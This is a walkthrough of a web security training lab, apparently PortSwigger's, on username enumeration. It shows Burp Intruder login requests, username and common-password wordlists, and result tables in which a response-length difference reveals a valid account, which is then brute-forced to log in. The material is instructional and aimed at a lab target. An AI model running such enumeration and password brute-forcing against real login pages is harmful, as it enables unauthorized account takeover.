Lab: Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password.

List provided,

usernames

passwords

Objective: To solve the lab, enumerate a valid username, brute-force this user’s password, then access their account page.

Solution


Tried entering a random username and password to see how the website responses.

```
/Post
username:admin
password:askdnkf

Response:
“Invalid username”
```

This indicates that the website will likely inform you whether you’re entering a valid username or not. Same for passwords (maybe).

Brute-forcing username using intruder



Sniper attack

Target: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Cookie: session=brfUzbKj4HXZ0G5i6nmJuQx7xLubqSnM
Content-Length: 39
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=§administrator§&password=hjhjhgj
```

1 highlight | 1 payload position | Length: 1027

Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0

This payload type lets you configure a simple list of strings that are used as payloads.


You can define rules to perform various processing tasks on each payload before it is used.

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Memory: 162.6MB


The username list was provided in the objectives.



```
athena
atlanta
atlas
att
au
auction
austin
auth
auto
autodiscover
```

Loaded all the usernames

Brute-force responses




2. Intruder attack of https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Response
Pretty
Raw
Hex
Render
\n
93 of 101
Payloads
Resource pool
Settings

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
25	activestat	200	111			3250	
0		200	111			3248	
1	carlos	200	109			3248	
2	root	200	107			3248	
3	admin	200	110			3248	
4	test	200	113			3248	
5	guest	200	109			3248	
6	info	200	114			3248	
7	adm	200	109			3248	
8	mysql	200	108			3248	
9	user	200	113			3248	
10	administrator	200	110			3248	
11	oracle	200	107			3248	
12	ftp	200	109			3248	
13	pi	200	110			3248	
14	puppet	200	109			3248	
15	ansible	200	111			3248	
16	ec2-user	200	111			3248	
17	vagrant	200	109			3248	
18	azureuser	200	113			3248	
19	academico	200	108			3248	
20	acceso	200	108			3248	
21	access	200	108			3248	
22	accounting	200	107			3248	
23	accounts	200	108			3248	
24	acid	200	150			3248	
26	ad	200	107			3248	
27	adam	200	109			3248	
28	adkit	200	108			3248	
29	admin	200	148			3248	
30	administracion	200	108			3248	
31	administrador	200	110			3248	
32	administrator	200	111			3248	
33	administrators	200	113			3248	
34	admins	200	112			3248	
35	ads	200	110			3248	

Notice that for ‘activestat’ response length is 3250 and for others is 3248.

When i looked at it’s respnse,



2. Intruder attack of https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Response
Pretty
Raw
Hex
Render
\n
Search
0 highlights
Finished
Payloads
Resource pool
Settings


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
25	activestat	200	111			3250	
0		200	111			3248	
1	carlos	200	109			3248	
2	root	200	107			3248	
3	admin	200	110			3248	
4	test	200	113			3248	

```
      </header>
      <h1>
        Login
      </h1>
      <section>
        <p class=is-warning>
          Incorrect password
        </p>
        <form class=login-form method=POST action="/login">
          <label>
            Username
          </label>
          <input required type=username name="username" autofocus>
          <label>
            Password
          </label>
          <input required type=password name="password">
          <button class=button type=submit>
             Log in
          </button>
        </form>
      </section>
    </div>
  </section>
  <div class="footer-wrapper">
  </div>
</div>
</body>
</html>
```

💡 INCORRECT PASSWORD!

Now that we know what the username is, we can brute-force the password using the list provided to us on the objectives.

Brute-forcing passwords



Sniper attack

Target: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Cookie: session=brfUzbKj4HXZ0G5i6nmJuQx7xLubqSnM
Content-Length: 39
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=activestat&password=§hjh§
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
```

Enter a new item

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

□ Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Response



Sniper attack

Target: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Cookie: session=brfUzbKj4HXZ0G5i6nmJuQx7xLubqSnM
Content-Length: 39
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=activestat&password=§hjh§
```

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
```

Enter a new item

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

The user really likes ginger!

```
HTTP/2 302 Found
Location: /my-account?id=activestat
Set-Cookie: session=8urRgZisCNzVP5ZH4PLW79Dmw3CtcqVL; Secure; Http
Only; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



~~https~~://0a55007b03739f66801b49eb00fa007a.web-security-academy.net/my-account?id=activestat

Username enumeration via different responses

Congratulations, you solved the lab!

My Account

Your username is: activestat

Your email is: activestat@normal-user.net

Lab solved! ✅